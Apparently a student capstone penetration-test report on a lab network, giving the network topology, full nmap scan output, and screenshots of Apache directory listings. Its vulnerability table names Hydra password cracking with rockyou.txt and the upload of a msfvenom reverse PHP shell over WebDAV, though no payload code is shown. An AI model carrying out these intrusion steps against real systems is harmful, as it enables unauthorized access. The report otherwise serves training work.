Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.255
Netmask: 255.255.255.0
Gateway:192.168.1.255
.

Machines
IPv4: 192.168.1.90
OS:Linux 2.6.X
Hostname: Kali

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: Elk

IPv4:192.168.1.1
OS: Windows 10
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Windows Server hosting the virtual machines for this project.
ELK	192.168.1.100	Aggregation of log files from Capstone server measured using filebeats, metricbeats, and packetbeats. Visually displayed using Kibana
Capstone	192.168.1.105	Web server access to company files. System that is attacked.
Kali	192.168.1.90	Host system from which the attack is executed.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Nmap	Port scan for any open port to gain access to the target system	Provides information on how to attack the target using various payloads accepted via the open port
Password crack	Using Hydra and a word list, rockyou.txt able to obtain password	Password granted access to the secret folder on the system
WebDav Vulnerabily	Allowed the upload of malicious payload using reverse php shell created using msfvenom	Opening the payload file granted access in meterpreter to search through the target file system and file the flag file.

Exploitation: Port Scan

01

Tools & Processes
How did you exploit the vulnerability? nmap

nmap -A -sV 192.168.1.90/24

02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


Identified other systems on the network and the open ports that can be used in an attack

03


[INSERT: screenshot or command output illustrating the exploit.]

See page below


Screen shot - nmap command



```
root@Kali:~# nmap -A -sV 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-11 13:21 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00078s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ML-RefVm-684427
|   NetBIOS_Domain_Name: ML-RefVm-684427
|   NetBIOS_Computer_Name: ML-RefVm-684427
|   DNS_Domain_Name: ML-RefVm-684427
|   DNS_Computer_Name: ML-RefVm-684427
|   Product_Version: 10.0.18362
|_  System_Time: 2022-05-11T20:21:41+00:00
| ssl-cert: Subject: commonName=ML-RefVm-684427
| Not valid before: 2022-03-06T16:18:36
|_Not valid after:  2022-09-05T16:18:36
|_ssl-date: 2022-05-11T20:22:22+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008
R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:00:04:0d (Microsoft)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-05-11T20:21:41
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.78 ms 192.168.1.1
```



```
HOP RTT     ADDRESS
1   0.78 ms 192.168.1.1

Nmap scan report for 192.168.1.100
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:d1:24:a2:77:4d:63:45:d8:89:07:ea:da:cf:18:25 (RSA)
|   256 06:29:ac:c7:20:4c:88:49:55:21:a7:00:cc:fb:fd:75 (ECDSA)
|_  256 e4:37:af:aa:ec:04:03:bb:78:34:e1:e5:9a:18:e5:66 (ED25519)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
| http-methods:
|_  Potentially risky methods: DELETE
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/11%OT=22%CT=1%CU=37898%PV=Y%DS=1%DC=D%G=Y%M=4CEB42%T
OS:M=627C1AFE%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.1.100

Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
```



```
Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/11%OT=22%CT=1%CU=44253%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=627C1AFE%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.1.105
```

Exploitation: Web page access to target system via open port

01

Tools & Processes
How did you exploit the vulnerability? Firefox browser with web location http://192.168.1.105


02

Achievements
What did the exploit achieve? It allowed for the investigation of folder on the web server to gain additional information. Which led to additional steps of the attack including the cracking of passwords. This led to the company webdav page.

03

See accompanying screenshots for more details.

Screen shots - Company folder structure - Target


Shell No. 1
File Actions Edit View Help
Index of / - Mozilla Firefox
Index of /
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU


```
 -    2019
422   2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
329   2019
404   2019
_
|_http-serve
|_http-title
MAC Address:
No exact OS
TCP/IP finge
OS:SCAN(V=7.
OS:M=627C1AF
OS:%TS=A)OPS
OS:S=M5B4ST1
OS:=FE88)ECN
OS:%A=S+%F=A
OS:0%Q=)T5(R
OS:S=A%A=Z%F
OS:R=Y%DF=N%
OS:N%T=40%CD

Network Dist
Service Info

TRACEROUTE
HOP RTT
1   0.56 ms

Nmap scan re
Host is up (
Not shown: 9
PORT   STATE
22/tcp open
| ssh-hostke
|   3072 f9:
|   256 02:8
|_  256 24:c
Device type:
Running: Lin
OS CPE: cpe:
OS details:
```

192.168.1.105

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Index of /company_folders - Mozilla Firefox
Index of /company_folders
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU


192.168.1.105/company_folders/

Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Addition Screen shots Company Folder structure




File Actions Edit View Help
Index of /company_folders/company_culture - Mozilla Firefox
Index of /company_folders/c
192.168.1.105/company_folders/company_culture/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

```
 -    2019
 422  2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
 329  2019
 404  2019

_http-serve
_http-title
MAC Address:
No exact OS
TCP/IP finge
OS:SCAN(V=7.
OS:M=627C1AF
OS:%TS=A)OPS
OS:S=M5B4ST1
OS:=FE88)ECN
OS:%A=S+%F=A
OS:0%Q=)T5(R
OS:S=A%A=Z%F
OS:R=Y%DF=N%
OS:N%T=40%CD

Network Dist
Service Info

TRACEROUTE
HOP RTT
1   0.56 ms

Nmap scan re
Host is up (
Not shown: 9
PORT   STATE
22/tcp open
| ssh-hostke
|   3072 f9:
|   256 02:8
|_  256 24:c
Device type:
Running: Lin
OS CPE: cpe:
OS details:
```

Index of /company_folders/company_culture

Name	Last modified	Size	Description
Parent Directory		-	
file1.txt	2019-05-07 18:25	170	
file2.txt	2019-05-07 18:25	170	
file3.txt	2019-05-07 18:25	170	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
 -    2019
 422  2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
 -    2019
 329  2019
 404  2019

_http-serve
_http-title
MAC Address:
No exact OS
TCP/IP finge
OS:SCAN(V=7.
OS:M=627C1AF
OS:%TS=A)OPS
OS:S=M5B4ST1
OS:=FE88)ECN
OS:%A=S+%F=A
OS:0%Q=)T5(R
OS:S=A%A=Z%F
OS:R=Y%DF=N%
OS:N%T=40%CD

Network Dist
Service Info

TRACEROUTE
HOP RTT
1   0.56 ms

Nmap scan re
Host is up (
Not shown: 9
PORT   STATE
22/tcp open
| ssh-hostke
|   3072 f9:
|   256 02:8
|_  256 24:c
Device type:
Running: Lin
OS CPE: cpe:
OS details:
```

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder is no longer accessible to the public
```

Secret Folder requires a password



Unauthorized

